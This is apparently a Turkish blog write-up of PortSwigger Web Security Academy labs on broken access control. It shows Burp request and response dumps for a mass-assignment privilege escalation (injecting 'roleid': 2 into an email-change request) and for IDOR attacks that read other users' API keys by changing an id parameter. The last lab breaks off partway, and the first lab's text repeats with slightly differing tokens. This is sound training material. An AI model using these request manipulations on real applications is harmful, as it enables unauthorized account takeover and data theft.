Bu labda /admin altında bir admin paneli bulunuyor ve bu panel yalnızca roleid değeri 2 olan kullanıcılar tarafından erişilebiliyor. Bizden istenen, admin paneline erişip carlos kullanıcıasını silmek. Lab giriş bilgileri olarak da bize şu hesap verilmiş:

wiener : peter

İlk olarak wiener hesabıyla giriş yaptım. Girişten sonra admin paneline direkt ulaşmayı denediğimde hesap yetkimin yeterli olmadığını gördüm. Yani roleid'm ne bilmiyorum ve bu nedenle admin değilim. Bu nedenle roleid'nin nerede kontrol edildiğini bulmam gerekiyordu.



My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Update email

Hesap içindeki tüm sayfalara tıklayıp Burp üzerinden istekleri yakaladım. Rol atamasıyla ilgili bir yer arıyordum. Birçok sayfada herhangi bir rol bilgisi yoktu, ancak e-mail değiştirme kısmında dikkat çeken bir istek gördüm.

E-mail güncelleme isteği gönderdiğimde sunucu bana JSON formatında şu şekilde bir response döndürüyordu:

The screenshot shows the Burp Suite interface with a POST request selected. The request is to the endpoint `/my-account/change-email` with a JSON body containing the email `wiener@normal-user.net`. The response is an HTTP 200 status with a JSON body containing user information, including a `roleid` of 1.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a07000904c80d24813f2b7a002a00f7.web-security-academy.net
3 Cookie: session=q7p0BJ6nutckPsirokP29llg747zLbjG
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 34
10 Origin: https://0a07000904c80d24813f2b7a002a00f7.web-security-academy.net
11 Referer: https://0a07000904c80d24813f2b7a002a00f7.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email": "wiener@normal-user.net"
20 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8   "username": "wiener",
9   "email": "wiener@normal-user.net",
10  "apikey": "XmkAm42PviHscUDS7G7gVv1hKDWqX2hP",
11  "roleid": 1
12 }
```

Burada roleid'nin döndüğünü görünce muhtemelen bu endpoint'in rol bilgisiyle ilgili olduğunu anladım. POST isteğini Repeater'a gönderdim ve roleid ekledim

E-mail değiştirme isteğini Burp Repeater'a attım. Normalde JSON içinde sadece email alanı vardı. Backend'in JSON doğrulamasını düzgün yapmadığını test etmek için isteğe manuel olarak şunu ekledim:


"roleid": 2

Yani JSON artık şöyle görünüyordu:


```
{
  "email": "wiener@normal-user.net",
  "roleid": 2
}
```

Roleid'nin gerçekten değiştiğini gördüm. Sunucudan dönen response şu şekildeydi:


"roleid": 2



```
Request
1 POST /my-account/change-email HTTP/2
2 Host: 0a07000904c80d24813f2b7a002a00f7.web-security-academy.net
3 Cookie: session=q7p0Bj6nutckPsirokP29llg747zLbjG
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 51
10 Origin: https://0a07000904c80d24813f2b7a002a00f7.web-security-academy.net
11 Referer: https://0a07000904c80d24813f2b7a002a00f7.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email": "wiener@normal-user.net",
20   "roleid": 2
21 }
```

```
Response
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8   "username": "wiener",
9   "email": "wiener@normal-user.net",
10  "apikey": "XmkAm42PviHscUD57GgVv1hKDWqX2hP",
11  "roleid": 2
12 }
```

Bu da rolümün gerçekten admin yetkisine yükseldiğini doğruluyordu. Uygulama tamamen istemciden gelen verilere güveniyordu ve roleid'yi sunucu tarafında doğrulamıyordu. Artık roleid=2 olduğum için /admin sayfasına tekrar gittiğimde admin paneli sorunsuz açıldı.



Web Security Academy

User role can be modified in user profile

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Users

wiener - Delete

carlos - Delete

Paneldeki kullanıcı listesine girdim ve carlos kullanıcıasını silerek labı tamamladım.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

Bu labdeki zafiyet, kullanıcı profilindeki "roleid" alanının istemci tarafından değiştirilebilir olmasıydı. Sunucu, roleid alanını doğrulamadığı için ben de e-posta değiştirme isteğine "roleid: 2" ekleyerek hesabımı admin rolüne yükselttim. Böylece /admin paneline erişip görev gereği carlos kullanıcıasını başarıyla sildim. Bu durum, yetki kontrolünün sadece istemci tarafına bırakılmasının ne kadar tehlikeli olduğunu açıkça gösteriyor.

Lab: User role can be modified in user profile

Bu labda /admin altında bir admin paneli bulunuyor ve bu panel yalnızca roleid değeri 2 olan kullanıcılar tarafından erişilebiliyor. Bizden istenen, admin paneline erişip carlos kullanıcıasını silmek. Lab giriş bilgileri olarak da bize şu hesap verilmiş:

wiener : peter

İlk olarak wiener hesabıyla giriş yaptım. Girişten sonra admin paneline direkt ulaşmayı denediğimde hesap yetkimin yeterli olmadığını gördüm. Yani roleid'm ne bilmiyorum ve bu nedenle admin değilim. Bu nedenle roleid'nin nerede kontrol edildiğini bulmam gerekiyordu.

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener


Your email is: wiener@normal-user.net

Email

[Update email](#)

Hesap içindeki tüm sayfalara tıklayıp Burp üzerinden istekleri yakaladım. Rol atamasıyla ilgili bir yer arıyordum. Birçok sayfada herhangi bir rol bilgisi yoktu, ancak e-mail değiştirme kısmında dikkat çeken bir istek gördüm.

E-mail güncelleme isteği gönderdiğimde sunucu bana JSON formatında şu şekilde bir response döndürüyordu:



Burada roleid'nin döndüğünü görünce muhtemelen bu endpoint'in rol bilgisiyle ilgili olduğunu anladım. POST isteğini Repeater'a gönderdim ve roleid ekledim

E-mail değiştirme isteğini Burp Repeater'a attım. Normalde JSON içinde sadece email alanı vardı. Backend'in JSON doğrulamasını düzgün yapmadığını test etmek için isteğe manuel olarak şunu ekledim:

"roleid": 2

Yani JSON artık şöyle görünüyordu:

```
{
  "email": "wiener@normal-user.net",
  "roleid": 2
}
```

Roleid'nin gerçekten değiştiğini gördüm. Sunucudan dönen response şu şekildeydi:

"roleid": 2

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /my-account/change-email HTTP/2 2 Host: 0a07000904c80d24813f2b7a002a00f7.web-security-academy.net 3 Cookie: session=q7p0Bj6nutckPslrokP29llg747zLbJG 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: text/plain;charset=UTF-8 9 Content-Length: 51 10 Origin: https://0a07000904c80d24813f2b7a002a00f7.web-security-academy.net 11 Referer: https://0a07000904c80d24813f2b7a002a00f7.web-security-academy.net/my-account?id=wiener 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Priority: u=0 16 Te: trailers 17 18 { 19 "email": "wiener@normal-user.net", 20 "roleid": 2 21 }</pre>				<pre>1 HTTP/2 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 126 6 7 { 8 "username": "wiener", 9 "email": "wiener@normal-user.net", 10 "apikey": "XmkAm42PviHscUDS7G9Vv1hKDWqX2hP", 11 "roleid": 2 12 }</pre>			

Bu da rolümün gerçekten admin yetkisine yükseldiğini doğruluyordu. Uygulama tamamen istemciden gelen verilere güveniyordu ve roleid'yi sunucu tarafında doğrulamıyordu. Artık roleid=2 olduğum için /admin sayfasına tekrar gittiğimde admin paneli sorunsuz açıldı.

0a07000904c80d24813f2b7a002a00f7.web-security-academy.net/admin

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

WebSecurity Academy

User role can be modified in user profile

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Paneldeki kullanıcı listesine girdim ve carlos kullanıcıasını silerek labı tamamladım.

0a07000904c80d24813f2b7a002a00f7.web-security-academy.net/admin

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

WebSecurity Academy

User role can be modified in user profile

LAB Solved

Back to lab description >>

Home | Admin panel | My account

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

User deleted successfully!

Users

wiener - Delete

Bu labdeki zafiyet, kullanıcı profilindeki “roleid” alanının istemci tarafından değiştirilebilir olmasıydı. Sunucu, roleid alanını doğrulamadığı için ben de e-posta değiştirme isteğine “roleid: 2” ekleyerek hesabımı admin rolüne yükselttim. Böylece /admin paneline erişip görev gereği carlos kullanıcıasını başarıyla sildim. Bu durum, yetki kontrolünün sadece istemci tarafına bırakılmasının ne kadar tehlikeli olduğunu açıkça gösteriyor.

Lab: User ID controlled by request parameter

Bu yazıda PortSwigger Web Security Academy üzerinde yer alan “User ID controlled by request parameter” laboratuvarının çözümünü anlatıyorum. Lab’ın konusu son derece temel ama aynı zamanda gerçek dünyada sık gördüğümüz bir zafiyet: yatay yetki yükseltme (horizontal privilege escalation).

Amacımız, uygulamada başka bir kullanıcının bilgilerine erişebilmek. Lab senaryosunda bu kullanıcı carlos ve çözüm olarak onun API key değerini almamız gerekiyor. Kendi hesabımıza giriş yapmak için verilen bilgiler ise wiener:peter.

Giriş yaptıktan sonra hesap sayfasının URL yapısı hemen dikkatimi çekti:

The screenshot displays the PortSwigger Web Security Academy interface. On the left, the 'Request' tab is active, showing an HTTP GET request to /my-account?id=wiener. The request includes headers such as Host, Cookie (session=BXStruA8eqXp5phqXT4M2xSPBThsz0RFp), Cache-Control, Upgrade-Insecure-Requests, User-Agent, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-User, Sec-Fetch-Dest, Sec-CH-UA, Sec-CH-UA-Mobile, Sec-CH-UA-Platform, Referer, Accept-Encoding, Accept-Language, and Priority. On the right, the 'Response' tab is active, showing the response from the Web Security Academy. The response includes a status bar with 'LAB Not solved' and a 'Submit solution' button. Below this, the 'My Account' section displays the user's username as 'wiener' and their API key as '08jMwOJiG59r2DmXpFqmTq7QCbDqpYWR'. There is also an 'Update email' button.

/my-account?id=wiener

Burada kullanıcı adı doğrudan bir URL parametresiyle kontrol ediliyor. Bu yapı, çoğu zaman IDOR zafiyetlerinin temelinde yatan durumdur. Uygulama, parametre değerini sunucu tarafında gerçekten doğrulamıyorsa başka kullanıcıların hesapları da görüntülenebilir. Bu nedenle ilk denediğim şey, URL’deki id değerini değiştirmek oldu. Kendi hesabım yerine carlos’un hesabını açmayı denedim:

Request

PrettyRawHex

1 GET /my-account?id=carlos HTTP/2
2 Host: 0a8f00c703e4915f81acb6cd00110090.web-security-academy.net
3 Cookie: session=BX9ruABeqKp5pbqKT4M2xSRBThszOFFp
4 Sec-Ch-UA: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-UA-Mobile: 70
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a8f00c703e4915f81acb6cd00110090.web-security-academy.net/my-account?id=wiener
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-GB;q=0.7
17 Priority: u=0, i
18
19

Response

PrettyRawHexRender

Web Security Academy

User ID controlled by request parameter

LAB Not solved

Submit solution Back to lab description

Home | My account | Log out

My Account

Your username is: carlos

Your API Key is: iuMQbN029oS4iA4yhdZxPSSKNP34tB46

Email

Update email

Sayfayı yenilediğim anda carlos'un hesap bilgileri görüntülendi. Bu noktada zafiyet tamamen doğrulanmış oldu. Uygulama, bir kullanıcının başka bir kullanıcının verisine erişmesini engellemiyor; sadece parametreye güveniyor. Son adım olarak isteği Burp Repeater'a gönderdim ve sunucunun döndürdüğü cevabı inceledim. Dönen içerik içinde carlos'a ait API key zaten açık şekilde yer alıyordu. Bu değeri alıp lab çözüm alanına girdim ve işlem tamamlandı.

Web Security Academy

User ID controlled by request parameter

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: 08jMwOJiG59r2DmXpFqmTq7QCbDqpYWR

Email

Update email

Sonuç

Bu lab, yatay yetki yükseltme zafiyetlerinin ne kadar basit bir şekilde ortaya çıkabileceğini çok iyi gösteriyor. Sadece URL'deki bir parametreyi değiştirerek başka bir kullanıcının verilerine erişmek mümkün olabiliyor. Gerçek uygulamalarda bu tür bir hata, API anahtarları, kişisel veriler veya ödeme bilgileri gibi çok daha kritik bilgilerin sızmasına yol açabilir.

Bu labı hızlı bir şekilde çözebilmiş olmam, IDOR mantığını artık otomatik olarak fark ettiğimi gösteriyor. Parametre manipülasyonu gerektiğinde akla gelen ilk şeylerden biri haline gelmesi önemli

bir aşama.

Lab: User ID controlled by request parameter, with unpredictable user IDs

Bu labda, kullanıcı hesap sayfasında yatay yetki yükseltme zafiyeti bulunuyor ancak kullanıcılar GUID değerleriyle tanımlanıyor. Amaç, carlos kullanıcısının GUID değerini bulup onun API key'ini elde etmek. Kendi hesabımıza giriş yapmak için verilen bilgiler: wiener:peter

Giriş yaptıktan sonra hesap sayfasının URL yapısının GUID içerdiğini gördüm:

Request

```
1 GET /my-account?id=a5b0278b-e9cc-4f3f-a5aa-179bc0cc9f00 HTTP/2
2 Host: 0ae7002b032e002103c0057700ec0075.web-security-academy.net
3 Cookie: session=ig0T2mJfPrBTv0FbKag38X2DdlnJG
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
13 Sec-Ch-Ua-Mobile: 0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ae7002b032e002103c0057700ec0075.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
18 Priority: u=0, i
19
20
```

Response

WebSecurity Academy

User ID controlled by request parameter, with unpredictable user IDs

LAB Not solved

Submit solution Back to lab description

Home | My account | Log out

My Account

Your username is: wiener


Your API Key is: HwAYgWARloZsK5zOcVBIMPULNqMrqZWP

Email

Update email

GUID kullanılması genellikle tahmin etmeyi zorlaştırmak amacıyla yapılır, ancak erişim kontrolü sunucu tarafında doğru uygulanmamışsa bunun bir güvenlik katkısı yoktur. Burada da uygulama, parametredeki GUID'in giriş yapan kullanıcıya ait olup olmadığını kontrol etmiyor.

Lab'ın amacı carlos'un API key'ine ulaşmak olduğu için önce carlos'a ait GUID değerini tespit ettim. Uygulamada carlosun yazılarında adına tıkladığımızda GUID değeri açıkça görünüyor.



A Guide to Online Dating

carlos | 22 November 2025

<https://0ae7002b032e082183c0057700ec0075.web-security-academy.net/blogs?userId=a80a3f91-49ca-48ff-88da-fde7f95a1821>

WebSecurity Academy

User ID controlled by request parameter, with unpredictable user IDs

LAB Not solved

[Submit solution](#) [Back to lab description](#)



Carlos'a ait GUID'i aldıktan sonra istek parametresini şu şekilde güncelledim:

Request
Pretty Raw Hex
1 GET /my-account?id=a0a3f91-49ca-48ff-88da-fde7f95a1821 HTTP/2
2 Host: 0ae7002b032e082183c0057700ec0075.web-security-academy.net
3 Cookie: session=goT2n3jfgR7V0FbEag0X0ID0ifd0
4 Sec-Ch-Ua: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: 71
13 Sec-Fetch-Dst: document
14 Referer: https://0ae7002b032e082183c0057700ec0075.web-security-academy.net/login
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-GB;q=0.6,en-US;q=0.7
17 Priority: u=0, i
18
19

Response
Pretty Raw Hex Render
WebSecurity Academy User ID controlled by request parameter, with unpredictable user IDs
LAB Not solved
[Submit solution](#) [Back to lab description](#)

[Home](#) | [My account](#) | [Log out](#)

My Account
Your username is: carlos
Your API Key is: vREkkVww9qI2xaL4UnMbeRzkkXN0N

Email

[Update email](#)

GET /my-account?id=a80a3f91-49ca-48ff-88da-fde7f95a1821

Bu istek sunucu tarafından kabul edildi ve carlos'un hesap sayfası görüntülendi. Bu noktada yatay erişim kontrolü zafiyeti tamamen doğrulanmış oldu. (Bu yapıyı görünce merakıma yenik düşüp admin hesabına ait GUID'yi de aldım😄)

Request

PrettyRawHex

```
1 GET /my-account?id=a80a3f91-49ca-48ff-88da-fde7f95a1821 HTTP/2
2 Host: 0ae7002b032e082183c0057700ec0075.web-security-academy.net
3 Cookie: session=1g9T2a1fPp8TVO7R6AgD5C2d1fca30
4 Sec-CH-UA: "Microsoft Edge";v="143", "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-CH-UA-Mobile: 70
6 Sec-CH-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: 71
13 Sec-Fetch-Dest: document
14 Referer: https://0ae7002b032e082183c0057700ec0075.web-security-academy.net/login
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: tr,en;q=0.9,en-US;q=0.8,en-GB;q=0.7
17 Priority: u=0, i
18
19
```

Response

PrettyRawHexRender

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

LAB Not solved

Submit solution

Back to lab description >>

Home | My account | Log out

My Account

Your username is: administrator

Your API Key is: J733mLVa9jAnVznSjzS1bgl54TAqAXzs

Email

Update email

carlosa ait ID adresini attım ve labı bitirdim.

https://0ae7002b032e082183c0057700ec0075.web-security-academy.net/blogs?userId=a80a3f91-49ca-48ff-88da-fde7f95a1821

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>



Fake News

Is it just me that finds the way people share things on social media without checking into them

Bu lab, tahmin edilmesi zor GUID değerlerinin tek başına güvenlik sağlamadığını gösteriyor. Eğer uygulama, kullanıcıya ait bir kaynağa erişimde sunucu tarafında doğru doğrulama yapmıyorsa, bir parametre manipölasyonu ile başka bir kullanıcının hesap sayfasına geçmek mümkün oluyor.

Aynı mantık önceki IDOR labıyla birebir aynı şekilde çalıştı; tek fark, kullanıcı adları yerine GUID kullanılmasıydı. Ancak erişim kontrolü doğru uygulanmadığı sürece bu fark pratikte hiçbir şeyi değiştirmiyor.

Lab: User ID controlled by request parameter with data leakage in redirect



User ID controlled by request parameter with data leakage in redirect

Submit solutionBack to lab description >>

LABNot solved

Home | My account

WE LIKE TO
SHOP





ZZZZZZ Bed - Your New Home Office

★★★★★\$48.57

View details



Balance Beams

★★★★★\$65.70


View details



Roulette Drinking Game

★☆☆☆☆\$31.61

View details



Waterproof Tea Bags

★★★★★\$35.56

View details

Bu lab, yönlendirme (redirect) yanıtının gövdesinde hassas bilgilerin sızdırıldığı bir access control zafiyeti içeriyor.

Labı çözmek için carlos kullanıcısına ait API key bilgisini elde edip çözüm olarak göndermem gerekiyor.

Uygulamaya şu bilgilerle giriş yapılabilir:

wiener : peter

İlk olarak wiener : peter bilgileriyle uygulamaya giriş yaptım.

My Account

Your username is: wiener

Your API Key is: Z6qOMvSvnLOkAnmWY7O8s9qykzE1P7A

Email

Update email

Giriş yaptıktan sonra siteyi biraz gezdim, ürünler arasında dolaştım ve carlos kullanıcısına ait herhangi bir bilgiye doğrudan ulaşabilir miyim diye baktım. Ancak bu aşamada carlos'a ait açık bir veri bulamadım.

Daha sonra kendi hesabıma ait My Account sayfasını inceledim. Sayfaya giderken kullanılan URL şu şekildeydi:

/my-account?id=wiener

Burada kullanıcı bilgisinin doğrudan request parametresi ile kontrol edildiğini fark ettim. Bunun üzerine URL'deki wiener değerini carlos ile değiştirerek isteği gönderdim.

Tarayıcı üzerinden gönderdiğimde uygulama beni hemen çıkış yapmış gibi davrandı ve login sayfasına yönlendirdi. İlk bakışta erişim kontrolü düzgün çalışıyormuş izlenimi veriyordu.

Login

Username

Password

Log in

